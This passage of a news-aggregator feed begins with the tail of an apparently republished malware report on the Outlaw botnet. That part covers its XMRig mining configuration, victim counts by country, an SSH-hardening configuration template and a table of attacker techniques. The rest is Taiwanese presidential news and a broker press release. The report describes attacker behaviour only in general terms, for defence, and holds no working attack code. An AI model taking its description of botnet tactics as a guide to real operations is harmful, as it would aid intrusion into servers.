
    We also found a configuration file embedded in the binary. This file contains the attacker’s mining information. In our scenario, the configuration was set up to mine Monero using the CPU only, with both OpenCL and CUDA (for GPU mining) disabled. The miner runs in the background, configured for high CPU usage. It also connects to multiple mining pools, including one accessible via Tor, which explains the presence of Tor files inside the .configrc5/a directory. The image below shows an excerpt from this configuration file.

    XMRig custom configuration

    Victims

    Through telemetry data collected from public feeds, we have identified victims of the Outlaw gang mainly in the United States, but also in Germany, Italy, Thailand, Singapore, Taiwan, Canada and Brazil, as shown in the chart below.

    Countries and territories where Outlaw is most activedownload)

    The following chart shows the distribution of recent victims. We can see that the group was idle from December 2024 through February 2025, then a spike in the number of victims was observed in March 2025.

    Number of Outlaw victims by month, September 2024–March 2025 (download)

    Recommendations

    Since Outlaw exploits weak or default SSH passwords, we recommend that system administrators adopt a proactive approach to hardening their servers. This can be achieved through custom server configurations and by keeping services up to date. Even simple practices, such as using key-based authentication, can be highly effective. However, the /etc/ssh/sshd_config file allows for the use of several additional parameters to improve security. Some general configurations include:

    • Port : changes the default SSH port to reduce exposure to automated scans.
    • Protocol 2: enforces the use of the more secure protocol version.
    • PermitRootLogin no: disables direct login as the root user.
    • MaxAuthTries : limits the number of authentication attempts per session.
    • LoginGraceTime : defines the amount of time allowed to complete the login process (in seconds unless specified otherwise).
    • PasswordAuthentication no: disables password-based login.
    • PermitEmptyPasswords no: prevents login with empty passwords.
    • X11Forwarding no: disables X11 forwarding (used for running graphical applications remotely).
    • PermitUserEnvironment no: prevents users from passing environment variables.
    • Banner /etc/ssh/custom_banner: customizes the system login banner.

    Consider disabling unused authentication protocols:

    • ChallengeResponseAuthentication no
    • KerberosAuthentication no
    • GSSAPIAuthentication no

    Disable tunneling options to prevent misuse of the SSH tunnel feature:

    • AllowAgentForwarding no
    • AllowTcpForwarding no
    • PermitTunnel no

    You can limit SSH access to specific IPs or networks using the AllowUsers directive:

    • AllowUsers *@10.10.10.217
    • AllowUsers *@192.168.0.0/24

    Enable public key authentication with:

    • PubkeyAuthentication yes

    Set parameters to automatically disconnect idle sessions:

    • ClientAliveInterval
    • ClientAliveCountMax

    The following configuration file serves as a template for hardening the SSH service:

    LoginGraceTime 10
    PermitRootLogin no
    MaxAuthTries 3
    IgnoreRhosts yes
    PubkeyAuthentication yes
    PasswordAuthentication no
    PermitEmptyPasswords no

    UsePAM yes
    ChallengeResponseAuthentication no
    KerberosAuthentication no
    GSSAPIAuthentication no

    AllowAgentForwarding no
    AllowTcpForwarding no
    X11Forwarding no
    PrintMotd no
    PrintLastLog yes
    PermitUserEnvironment no
    ClientAliveInterval 300
    ClientAliveCountMax 2
    PermitTunnel no

    Banner /etc/ssh/custom_banner
    AllowUsers *@10.10.10.217

    1

    2

    3

    4

    5

    6

    7

    8

    9

    10

    11

    12

    13

    14

    15

    16

    17

    18

    19

    20

    21

    22

    23

    24

    25

    26

    27

    28

    Protocol 2

    Port 2222

    LoginGraceTime 10

    PermitRootLogin no

    MaxAuthTries 3

    IgnoreRhosts yes

    PubkeyAuthentication yes

    PasswordAuthentication no

    PermitEmptyPasswords no

    UsePAM yes

    ChallengeResponseAuthentication no

    KerberosAuthentication no

    GSSAPIAuthentication no

    AllowAgentForwarding no

    AllowTcpForwarding no

    X11Forwarding no

    PrintMotd no

    PrintLastLog yes

    PermitUserEnvironment no

    ClientAliveInterval 300

    ClientAliveCountMax 2

    PermitTunnel no

    Banner /etc/ssh/custom_banner

    AllowUsers *@10.10.10.217

    While outside sshd_config, pairing your config with tools like Fail2Ban or firewalld rate limiting adds another solid layer of protection against brute force.

    Conclusion

    By focusing on weak or default SSH credentials, Outlaw keeps improving and broadening its Linux-focused toolkit. The group uses a range of evasion strategies, such as concealing files and folders or obfuscated programs, and uses compromised SSH keys to keep access for as long as possible. The IRC-based botnet client facilitates a wide range of harmful operations, such as command execution, flooding, and scanning, while the deployment of customized XMRig miners can divert processing resources to cryptocurrency mining. By hardening SSH configurations (for instance, turning off password authentication), keeping an eye out for questionable processes, and limiting SSH access to trustworthy users and networks, system administrators can greatly lessen this hazard.

    Tactics, techniques and procedures

    Below are the Outlaw TTPs identified from our malware analysis.

    Tactic Technique ID
    Execution Command and Scripting Interpreter: Unix Shell T1059.004
    Persistence Scheduled Task/Job: Cron T1053.003
    Persistence Account Manipulation: SSH Authorized Keys T1098.004
    Defense Evasion Obfuscated Files or Information T1027
    Defense Evasion Indicator Removal: File Deletion T1070.004
    Defense Evasion File and Directory Permissions Modification T1222
    Defense Evasion Hide Artifacts: Hidden Files and Directories T1564.001
    Defense Evasion Obfuscated Files or Information: Software Packing T1027.002
    Credential Access Brute Force T1110
    Discovery System Information Discovery T1082
    Discovery Process Discovery T1057
    Discovery Account Discovery T1087
    Discovery System Owner/User Discovery T1033
    Discovery System Network Connections Discovery T1049
    Lateral Movement Remote Services: SSH T1021.004
    Collection Data from Local System T1005
    Command and Control Application Layer Protocol T1071
    Command and Control Ingress Tool Transfer T1105
    Exfiltration Exfiltration Over Alternative Protocol T1048
    Impact Resource Hijacking T1496
    Impact Service Stop T1489

    Indicators of Compromise

    MIL OSI Global Banks –

    April 29, 2025
  • MIL-OSI Asia-Pac: President Lai meets NBR delegation  

    Source: Republic of China Taiwan

    Details
    2025-04-28
    President Lai meets Japanese Diet Member and former Minister of State for Economic Security Takaichi Sanae
    On the afternoon of April 28, President Lai Ching-te met with a delegation led by Member of the Japanese House of Representatives and former Minister of State for Economic Security Takaichi Sanae. In remarks, President Lai thanked the government of Japan for repeatedly emphasizing the importance of peace and stability across the Taiwan Strait at important international venues. The president expressed hope that in the face of China’s continually expanding red supply chains, Taiwan and Japan can continue to cooperate closely in such fields as semiconductors, energy, and AI technology to create non-red supply chains that enhance economic resilience and industrial competitiveness for both sides, and jointly pave the way for further prosperity and growth in the Indo-Pacific region. A translation of President Lai’s remarks follows: First, I would like to extend a warm welcome to Representative Takaichi as she returns for another visit to Taiwan. I am also very happy to have Members of the House of Representatives Kikawada Hitoshi and Ozaki Masanao, and Member of the House of Councillors Sato Kei all gathered together here to engage in these very important exchanges. Our visitors will be taking part in many exchange activities during this trip. Earlier today at the Indo-Pacific Strategy Thinktank’s International Political and Economic Forum, Representative Takaichi delivered a speech in which she clearly demonstrated the great importance she places upon the friendship between Taiwan and Japan. For this I want to express my deepest appreciation to each of our guests. The peoples of Taiwan and Japan have a deep friendship and mutual trust. We have a shared commitment to the universal values of democracy, freedom, and respect for human rights, but beyond that, we both have striven to contribute to regional peace and stability. I also want to thank the government of Japan for repeatedly emphasizing the importance of peace and stability across the Taiwan Strait at important international venues. Tomorrow you will all make a trip to Kaohsiung to visit a bronze statue of former Prime Minister Abe Shinzo, who once said, “If Taiwan has a problem, then Japan has a problem.” We will always remember the firm support and friendship he showed Taiwan. Since taking office last year, I have worked hard to improve Taiwan’s whole-of-society defense resilience and implement our Four Pillars of Peace action plan. By strengthening our national defense capabilities, building up economic security, demonstrating stable and principled cross-strait leadership, and deepening partnerships with democratic countries including Japan, we can together maintain peace and stability in the Indo-Pacific region and across the Taiwan Strait. At the same time, in the face of China’s continually expanding red supply chains, we hope that Taiwan and Japan, as important economic and trade partners, can continue to cooperate closely in such fields as semiconductors, energy, and AI technology to create non-red supply chains that further enhance economic resilience and industrial competitiveness for both sides. Going forward, Taiwan will work hard to play an important role in the international community and contribute its key strengths. I hope that, with the support of our guests, Taiwan can soon accede to the Comprehensive and Progressive Agreement for Trans-Pacific Partnership and sign an economic partnership agreement (EPA) with Japan so that we can jointly pave the way for further prosperity and growth in the Indo-Pacific region. Lastly, I thank each of you once again for taking concrete action to support Taiwan. I am confident that your visit will help deepen Taiwan-Japan ties and create even greater opportunities for cooperation. Let us all strive together to keep propelling Taiwan-Japan relations forward.  Representative Takaichi then delivered remarks, first thanking President Lai and Taiwanese political leaders for the warm hospitality they extended to the delegation, and mentioning that the visiting delegation members are all like-minded partners carrying on the legacy of former Prime Minister Abe. July 8 this year will mark the third anniversary of the passing of former Prime Minister Abe, she said, and when the former prime minister unfortunately passed away, President Lai, then serving as vice president, was among the first to come offer condolences, for which she expressed sincere admiration and gratitude. Representative Takaichi stated that Taiwan and Japan are island nations that face the same circumstances and problems, and that Japan’s trade activities rely heavily on ocean transport, so once a problem arises nearby that threatens maritime shipping lanes, it will be a matter of life and death for Japan. Taiwan and Japan are similar, as once a problem arises, both will face food and energy security issues, and supply chains may even be threatened, she said. Regarding Taiwan-Japan cooperation, Representative Takaichi stated that both sides must first protect and strengthen supply chain resilience. President Lai has previously said that he wants to turn Taiwan into an AI island, she said, and in semiconductors, Taiwan has the world’s leading technology. Representative Takaichi went on to say that Taiwan and Japan can collaborate in the fields of AI and semiconductors, quantum computing, and dual-use industries, as well as in areas such as drones and new energy technologies to build more resilient supply chains, so that if problems arise, we can maintain our current standard of living with peace of mind. Representative Takaichi indicated that cooperation in the defense sector is also crucial, and that by uniting like-minded countries including Taiwan, the United States, Japan, the Philippines, and Australia, and even countries in Europe, we can build a stronger network to jointly maintain our security guarantees. Representative Takaichi expressed hope that Taiwan and Japan will continue to strengthen substantive non-governmental relations, including personnel exchange visits and information sharing, so that we can jointly face and respond to crises when they arise. Regarding the hope to sign a Taiwan-Japan EPA that President Lai had mentioned earlier, she also expressed support and said she looks forward to upcoming exchanges and talks. The visiting delegation also included Japan-Taiwan Exchange Association Taipei Office Chief Representative Katayama Kazuyuki.

    Details
    2025-04-23
    President Lai delivers remarks at International Holocaust Remembrance Day event
    On the afternoon of April 23, President Lai Ching-te attended an International Holocaust Remembrance Day event and delivered remarks, in which he emphasized that peace is priceless, and war has no winners, while morality, democracy, and respect for human rights are powerful forces against violence and tyranny. The president stated that Taiwan will continue to expand cooperation with democratic partners and safeguard regional and global peace and stability, defending democracy, freedom, and human rights. He said we must never forget history, and must overcome our differences and join in solidarity to ensure that the next generations live in a world that is more just and more peaceful. Upon arriving at the event, President Lai heard a testimony from the granddaughter of a Holocaust survivor, followed by a rabbi’s recitation of the prayer “El Maleh Rachamim.” He then joined other distinguished guests in lighting candles in memory of the victims. A transcript of President Lai’s remarks follows: To begin, I want to thank the Israel Economic and Cultural Office (ISECO) in Taipei, German Institute Taipei, Taiwan Foundation for Democracy, and Ministry of Foreign Affairs for co-organizing this deeply significant memorial ceremony again this year. I also want to thank everyone for attending. We are here today to remember the victims of the Holocaust, express sympathy for the survivors, honor the brave individuals who protected the victims, and acknowledge all who were impacted by this atrocity. It was deeply moving to hear Ms. [Orly] Sela share the story of how her grandmother, Yehudit Biksz, escaped the Nazi regime. I want to thank her specially for traveling so far to attend this event. From the 1930s through World War II, the Nazi regime sought to exclude Jewish people from society. In their campaign, they perpetrated systematic genocide driven by their ideology. Policies and directives under the authoritarian Nazi regime resulted in the deaths of approximately 6 million Jews. Millions of others were persecuted, including Romani people, persons with disabilities, the gay community, and anyone who disagreed with Nazi ideology. It is one of the darkest chapters in human history. Many countries, including Taiwan, have enacted anti-massacre legislation, and observe a remembrance day each year. Those occasions help us remember the victims, preserve historical memory, and most importantly, reinforce our resolve to fight against hatred and discrimination. Twenty-three years ago, Chelujan (車路墘) Church in Tainan founded the Taiwan Holocaust Memorial Museum. It is the first Jewish museum in Taiwan, and the second Holocaust museum in Asia. Its founding mission urges us to forget hatred and love one another; put an end to war and advocate peace. Many of the exhibition items come from Jewish people, connecting Taiwan closer with Israel and helping Taiwanese better understand the experiences of Jewish people. In this way, we grow to more deeply cherish peace. When I was mayor of Tainan, I took part in an exhibition event at Chelujan Church. I was also invited by the Israeli government to join the International Mayors Conference in Israel, where I visited the World Holocaust Remembrance Center. I will never forget how deeply that experience moved me, and as a result, peace and human rights became even more important issues for me. These issues are valued by Taiwan and our friends and allies. They are also important links connecting Taiwan with the world. Peace is priceless, and war has no winners. We will continue to expand cooperation with democratic partners and safeguard regional and global peace and stability. We will also continue to make greater contributions and work with the international community to defend democracy, freedom, and human rights. This year also marks the 80th anniversary of the end of World War II. However, we still see wars raging around the world. We see a resurgence of authoritarian powers, which could severely impact global democracy, peace, and prosperous development. Today’s event allows for more than reflection on the past; it also serves as a warning for the future. We are reminded of the threats that hatred, prejudice, and extremism pose to humanity. But we are also reminded that morality, democracy, and respect for human rights are powerful forces against violence and tyranny. We must never forget history. We must overcome our differences and join in solidarity for a better future. Let’s work together to ensure that the next generations live in a world that is more just and more peaceful. Also in attendance at the event were Member of the Israeli Knesset (parliament) and Taiwan friendship group Chair Boaz Toporovsky, ISECO Representative Maya Yaron, and German Institute Taipei Deputy Director General Andreas Hofem.

    Details
    2025-04-23
    President Lai pays respects to Pope Francis  
    On the morning of April 23, President Lai Ching-te visited the Taipei Archdiocesan Curia to pay respects in a memorial ceremony for His Holiness Pope Francis. As officiant of the ceremony, President Lai burned incense and presented flowers, fruits, and wine to pay his respects to Pope Francis. At the direction of the master of ceremonies, the president then bowed three times in front of Pope Francis’s memorial portrait, conveying his grief and deep respect for the late pope. After hearing of Pope Francis’s passing on April 21, President Lai promptly requested the Ministry of Foreign Affairs to express sincere condolences from the people and government of Taiwan to the Vatican. The president also instructed Minister of Foreign Affairs Lin Chia-lung (林佳龍) to convey condolences to the Holy See’s Apostolic Nunciature in Taiwan.  

    Details
    2025-04-23
    President Lai meets US CNAS NextGen fellows
    On the morning of April 23, President Lai Ching-te met with fellows from the Shawn Brimley Next Generation National Security Leaders Program (NextGen) run by the Center for a New American Security (CNAS). In remarks, President Lai thanked the government of the United States for continuing its arms sales to Taiwan over the years, supporting Taiwan’s efforts to enhance its national defense capabilities and jointly maintaining peace and stability in the Indo-Pacific region. The president pointed out that we will promote our “Taiwan plus one” policy, that is, new arrangements for Taiwan plus the US, and form a “Taiwan investment in the US team” to expand investment and bring about even closer Taiwan-US trade cooperation, allowing us to reduce the trade deficit and generate development that benefits both sides. A translation of President Lai’s remarks follows: Ms. Michèle Flournoy, chair of the CNAS Board of Directors, is a good friend of Taiwan, and she has made major contributions to Taiwan-US relations through her long-time efforts on various aspects of our cooperation. I am happy to welcome Chair Flournoy, who is once again leading a NextGen Fellowship delegation to Taiwan. CNAS is a prominent think tank focusing on US national security and defense policy based in Washington, DC. Its NextGen Fellowship has fostered talented individuals in the fields of national security and foreign affairs. This year’s delegation is significantly larger than those of the past, demonstrating the increased importance that the next generation of US leaders attach to Taiwan. On behalf of the people of Taiwan, I extend my sincerest welcome to you all. The Taiwan Strait, an issue of importance for our guests, has become a global issue. There is a high degree of international consensus that peace and stability across the Taiwan Strait are indispensable elements in global security and prosperity. Facing military threats from China, Taiwan proposed the Four Pillars of Peace action plan. First, we are actively implementing military reforms, enhancing whole-of-society defense resilience, and working to increase our defense budget to more than 3 percent of GDP. Second, we are strengthening our economic resilience. As Taiwan’s economy must keep advancing, we can no longer put all our eggs in one basket. We are taking action to remain firmly rooted in Taiwan while expanding our global presence and marketing worldwide. In these efforts, we are already seeing results. Third, we are standing side-by-side with other democratic countries to demonstrate the strength of deterrence and achieve our goal of peace through strength. And fourth, Taiwan is willing, under the principles of parity and dignity, to conduct exchanges and cooperate with China towards achieving peace and stability in the Taiwan Strait. This April 10 marked the 46th anniversary of the enactment of the Taiwan Relations Act. We thank the US government for continuing its arms sales to Taiwan over the years, supporting Taiwan’s efforts to enhance its national defense capabilities and jointly maintaining peace and stability in the Indo-Pacific region. We look forward to Taiwan and the US continuing to strengthen collaboration on the development of both our defense industries as well as the building of non-red supply chains. This will yield even more results and further deepen our economic and trade partnership. The US is now the main destination for outbound investment from Taiwan. Moving forward, we will promote our “Taiwan plus one” policy, that is, new arrangements for Taiwan plus the US. And our government will form a “Taiwan investment in the US team” to expand investment. We hope this will bring Taiwan-US economic and trade cooperation even closer and, through mutually beneficial assistance, allow us to generate development that benefits both our sides while reducing our trade deficit. In closing, thank you once again for visiting Taiwan. We hope your trip is fruitful and leaves you with a deep impression of Taiwan. We also hope that going forward you continue supporting Taiwan and advancing even greater development for Taiwan-US ties.  Chair Flournoy then delivered remarks, first thanking President Lai for making time to receive their delegation. Referring to President Lai’s earlier remarks, she said that it is quite an impressive group, as past members of this program have gone on to become members of the US Congress, leading government experts, and leaders in the think-tank world and in the private sector. She remarked that investing in this group is a wonderful privilege for her and that they appreciate President Lai’s agreeing to take the time to engage in exchange with them. Chair Flournoy emphasized that they are visiting Taiwan at a critical moment, when there is so much change and volatility in the geostrategic environment, a lot of uncertainty, and a lot of unpredictability. She stated that given our shared values, our shared passion for democracy and human rights, and our shared interests in peace and stability in the Indo-Pacific region, this is an important time for dialogue, collaboration, and looking for additional opportunities where we can work together towards regional peace and stability.

    Details
    2025-04-18
    President Lai meets US delegation from Senate Foreign Relations Subcommittee on East Asia and the Pacific
    On the afternoon of April 18, President Lai Ching-te met with a delegation led by Senator Pete Ricketts, chairman of the United States Senate Foreign Relations Subcommittee on East Asia, the Pacific, and International Cybersecurity Policy. In remarks, President Lai said we hope to promote our Taiwan plus one policy, that is, new industrial arrangements for Taiwan plus the US, to leverage the strengths of both sides and reinforce our links in such areas as the economy, trade, and technological innovation. The president said that by deepening cooperation, Taiwan and the US will be better positioned to work together on building non-red supply chains. He said a more secure and sustainable economic and trade partnership will allow us to address the challenges posed by geopolitics, climate change, and the restructuring of global supply chains. A translation of President Lai’s remarks follows: I warmly welcome you all to Taiwan. I want to take this opportunity to especially thank Chairman Pete Ricketts and Ranking Member Chris Coons for their high regard and support for Taiwan. Chairman Ricketts has elected to visit Taiwan on his first overseas trip since taking up his new position in January. Ranking Member Coons made a dedicated trip to Taiwan in 2021 to announce a donation of COVID-19 vaccines on behalf of the US government. He also visited last May, soon after my inauguration, continuing to deepen Taiwan-US exchanges. Thanks to support from Chairman Ricketts and Ranking Member Coons, the US Congress has continued to introduce many concrete initiatives and resources to assist Taiwan through the National Defense Authorization Act and Consolidated Appropriations Act, bringing the Taiwan-US partnership even closer. For this, I want to again express my gratitude. There has long been bipartisan support in the US Congress for maintaining security in the Taiwan Strait. Faced with China’s persistent political and military intimidation, Taiwan will endeavor to reform national defense and enhance whole-of-society defense resilience. We will also make special budget allocations to ensure that our defense budget exceeds 3 percent of GDP, up from the current 2.5 percent, so as to enhance Taiwan’s self-defense capabilities. We look forward to Taiwan and the US continuing to work together to maintain peace and stability in the region. We will also promote our Taiwan plus one policy, that is, new industrial arrangements for Taiwan plus the US. We hope to leverage the strengths of both sides and reinforce our links in such areas as the economy, trade, and technological innovation, jointly promoting prosperity and development. We believe that by deepening cooperation through the Taiwan plus one policy, Taiwan and the US will be better positioned to work together on building non-red supply chains. A more secure and sustainable economic and trade partnership will allow us to address the challenges posed by geopolitics, climate change, and the restructuring of global supply chains. In closing, I wish Chairman Ricketts and Ranking Member Coons a smooth and successful visit. Chairman Ricketts then delivered remarks, first thanking President Lai for his hospitality. He said that he and his delegation have had a wonderful time meeting with government officials, industry representatives, and the team at the American Institute in Taiwan. Highlighting that Taiwan has long been a friend and partner of the US, he said their bipartisan delegation to Taiwan emphasizes long-time bipartisan support in the US Congress for Taiwan, and though administrations change, that bipartisan support remains. Chairman Ricketts stated that the US is committed to peace and stability in the Indo-Pacific and that they want to see peace across the Taiwan Strait. He also stated that the US opposes any unilateral change in the status of Taiwan and that they expect any differences between Taiwan and China to be resolved peacefully without coercion or the threat of force. To that end, he said, the US will continue to assist Taiwan in its self-defense and will also step up by bolstering its own defense capabilities, noting that there is broad consensus on this in the US Congress. Chairman Ricketts stated that they want to see Taiwan participate in international organizations and memberships where appropriate, and encourage Taiwan to reach out to current and past diplomatic allies to strengthen those bilateral relationships. He pointed out that the long economic relationship between the US and Taiwan is important for our as well as the entire world’s security and prosperity. He also noted that there are many opportunities for us to continue to grow the economic relationship that will help create more prosperity for our respective peoples and ensure that we are more secure in the world. Chairman Ricketts emphasized that they made this trip early on in the new US administration to work with Taiwan to develop three points: security, diplomatic relations, and the economy. He stated that in the face of rising aggression from communist China, the US will provide commensurate help to Taiwan in self-defense and that they will continue to provide the services and tools needed. In closing, Chairman Ricketts once again thanked President Lai for the hospitality and said he looks forward to dialogue on how we can continue these relationships. Ranking Member Coons then delivered remarks. Mentioning that their delegation also visited the Philippines on this trip, he said that there and in Taiwan, they have been focused on peace, stability, and security, and the ways for deepening and strengthening economic and security relations. He noted that 46 years ago, the US Senate passed the Taiwan Relations Act, adding that it was strongly bipartisan when enacted and that support for it is still strongly bipartisan today. Its core commitment, he said, is that the US will be engaged and will be a partner in ensuring that any dispute or challenge across the strait will be resolved peacefully, and that Taiwan will have the resources it needs for its self-defense. Ranking Member Coons said that between people, friendships are deepest and most enduring when they are based not just on interests but on values, and that the same is true between the US and Taiwan. Free press, free enterprise, free societies, democracy – these core shared values, he said, anchor our friendship and partnership, making them deeper. He remarked that they are grateful for the significant investment in the US being made by companies from Taiwan, but what anchors our partnership, in addition to these important investments and investments being made by Taiwan in its own security, are the values that mobilize our free-enterprise spirit and our commitment to free societies. In Europe in recent years, Ranking Member Coons said, an aggressive nation has tried to change boundaries and change history by force. He said that the US and dozens of countries committed to freedom have come to the aid of Ukraine to defend it, help it stabilize, and secure its future. So too in this region of the world, he added, the US and a bipartisan group in the US Senate are committed to stable, secure, peaceful relations and to deterring any unilateral effort to change the status quo by force. In closing, he said he is grateful for a chance to return to Taiwan after the pandemic and that he looks forward to our conversation, our partnership, and the important work we have in front of us. The delegation was accompanied to the Presidential Office by American Institute in Taiwan Taipei Office Director Raymond Greene.

    Details
    2025-04-06
    President Lai delivers remarks on US tariff policy response
    On April 6, President Lai Ching-te delivered recorded remarks regarding the impact of the 32 percent tariff that the United States government recently imposed on imports from Taiwan in the name of reciprocity. In his remarks, President Lai explained that the government will adopt five response strategies, including making every effort to improve reciprocal tariff rates through negotiations, adopting a support plan for affected domestic industries, adopting medium- and long-term economic development plans, forming new “Taiwan plus the US” arrangements, and launching industry listening tours. The president emphasized that as we face this latest challenge, the government and civil society will work hand in hand, and expressed hope that all parties, both ruling and opposition, will support the measures that the Executive Yuan will take to open up a broader path for Taiwan’s economy. A translation of President Lai’s remarks follows: My fellow citizens, good evening. The US government recently announced higher tariffs on countries around the world in the name of reciprocity, including imposing a 32 percent tariff on imports from Taiwan. This is bound to have a major impact on our nation. Various countries have already responded, and some have even adopted retaliatory measures. Tremendous changes in the global economy are expected. Taiwan is an export-led economy, and in facing future challenges there will inevitably be difficulties, so we must proceed carefully to turn danger into safety. During this time, I want to express gratitude to all sectors of society for providing valuable opinions, which the government regards highly, and will use as a reference to make policy decisions.  However, if we calmly and carefully analyze Taiwan’s trade with the US, we find that last year Taiwan’s exports to the US were valued at US$111.4 billion, accounting for 23.4 percent of total export value, with the other 75-plus percent of products sold worldwide to countries other than the US. Of products sold to the US, competitive ICT products and electronic components accounted for 65.4 percent. This shows that Taiwan’s economy does still have considerable resilience. As long as our response strategies are appropriate, and the public and private sectors join forces, we can reduce impacts. Please do not panic. To address the reciprocal tariffs by the US, Taiwan has no plans to adopt retaliatory tariffs. There will be no change in corporate investment commitments to the US, as long as they are consistent with national interests. But we must ensure the US clearly understands Taiwan’s contributions to US economic development. More importantly, we must actively seek to understand changes in the global economic situation, strengthen Taiwan-US industry cooperation, elevate the status of Taiwan industries in global supply chains, and with safeguarding the continued development of Taiwan’s economy as our goal, adopt the following five strategies to respond. Strategy one: Make every effort to improve reciprocal tariff rates through negotiations using the following five methods:  1. Taiwan has already formed a negotiation team led by Vice Premier Cheng Li-chiun (鄭麗君). The team includes members from the National Security Council, the Office of Trade Negotiations, and relevant Executive Yuan ministries and agencies, as well as academia and industry. Like the US-Mexico-Canada free trade agreement, negotiations on tariffs can start from Taiwan-US bilateral zero-tariff treatment. 2. To expand purchases from the US and thereby reduce the trade deficit, the Executive Yuan has already completed an inventory regarding large-scale procurement plans for agricultural, industrial, petroleum, and natural gas products, and the Ministry of National Defense has also proposed a military procurement list. All procurement plans will be actively pursued. 3. Expand investments in the US. Taiwan’s cumulative investment in the US already exceeds US$100 billion, creating approximately 400,000 jobs. In the future, in addition to increased investment in the US by Taiwan Semiconductor Manufacturing Company, other industries such as electronics, ICT, petrochemicals, and natural gas can all increase their US investments, deepening Taiwan-US industry cooperation. Taiwan’s government has helped form a “Taiwan investment in the US” team, and hopes that the US will reciprocate by forming a “US investment in Taiwan” team to bring about closer Taiwan-US trade cooperation, jointly creating a future economic golden age.  4. We must eliminate non-tariff barriers to trade. Non-tariff barriers are an indicator by which the US assesses whether a trading partner is trading fairly with the US. Therefore, we will proactively resolve longstanding non-tariff barriers so that negotiations can proceed more smoothly. 5. We must resolve two issues that have been matters of longstanding concern to the US. One regards high-tech export controls, and the other regards illegal transshipment of dumped goods, otherwise referred to as “origin washing.” Strategy two: We must adopt a plan for supporting our industries. For industries that will be affected by the tariffs, and especially traditional industries as well as micro-, small-, and medium-sized enterprises, we will provide timely and needed support and assistance. Premier Cho Jung-tai (卓榮泰) and his administrative team recently announced a package of 20 specific measures designed to address nine areas. Moving forward, the support we provide to different industries will depend on how they are affected by the tariffs, will take into account the particular features of each industry, and will help each industry innovate, upgrade, and transform. Strategy three: We must adopt medium- and long-term economic development plans. At this point in time, our government must simultaneously adopt new strategies for economic and industrial development. This is also the fundamental path to solutions for future economic challenges. The government will proactively cooperate with friends and allies, develop a diverse range of markets, and achieve closer integration of entities in the upper, middle, and lower reaches of industrial supply chains. This course of action will make Taiwan’s industrial ecosystem more complete, and will help Taiwanese industries upgrade and transform. We must also make good use of the competitive advantages we possess in such areas as semiconductor manufacturing, integrated chip design, ICT, and smart manufacturing to build Taiwan into an AI island, and promote relevant applications for food, clothing, housing, and transportation, as well as military, security and surveillance, next-generation communications, and the medical and health and wellness industries as we advance toward a smarter, more sustainable, and more prosperous new Taiwan. Strategy four: “Taiwan plus one,” i.e., new “Taiwan plus the US” arrangements: While staying firmly rooted in Taiwan, our enterprises are expanding their global presence and marketing worldwide. This has been our national economic development strategy, and the most important aspect is maintaining a solid base here in Taiwan. We absolutely must maintain a solid footing, and cannot allow the present strife to cause us to waver. Therefore, our government will incentivize investments, carry out deregulation, and continue to improve Taiwan’s investment climate by actively resolving problems involving access to water, electricity, land, human resources, and professional talent. This will enable corporations to stay in Taiwan and continue investing here. In addition, we must also help the overseas manufacturing facilities of offshore Taiwanese businesses to make necessary adjustments to support our “Taiwan plus one” policy, in that our national economic development strategy will be adjusted as follows: to stay firmly rooted in Taiwan while expanding our global presence, strengthening US ties, and marketing worldwide. We intend to make use of the new state of supply chains to strengthen cooperation between Taiwanese and US industries, and gain further access to US markets. Strategy five: Launch industry listening tours: All industrial firms, regardless of sector or size, will be affected to some degree once the US reciprocal tariffs go into effect. The administrative teams led by myself and Premier Cho will hear out industry concerns so that we can quickly resolve problems and make sure policies meet actual needs. My fellow citizens, over the past half-century and more, Taiwan has been through two energy crises, the Asian financial crisis, the global financial crisis, and pandemics. We have been able to not only withstand one test after another, but even turn crises into opportunities. The Taiwanese economy has emerged from these crises stronger and more resilient than ever. As we face this latest challenge, the government and civil society will work hand in hand, and I hope that all parties in the legislature, both ruling and opposition, will support the measures that the Executive Yuan will take to open up a broader path for Taiwan’s economy. Let us join together and give it our all. Thank you.

    MIL OSI Asia Pacific News –

    April 29, 2025
  • MIL-OSI: Unlock Your Trading Edge With Axi at the Finance Magnates Africa Summit

    Source: GlobeNewswire (MIL-OSI)

    SYDNEY, April 29, 2025 (GLOBE NEWSWIRE) — Leading online FX and CFD broker Axi is attending this year’s Finance Magnates Africa Summit (FMAS:25), taking place on May 29-30, 2025, at the Cape Town International Convention Centre in Cape Town, South Africa.  

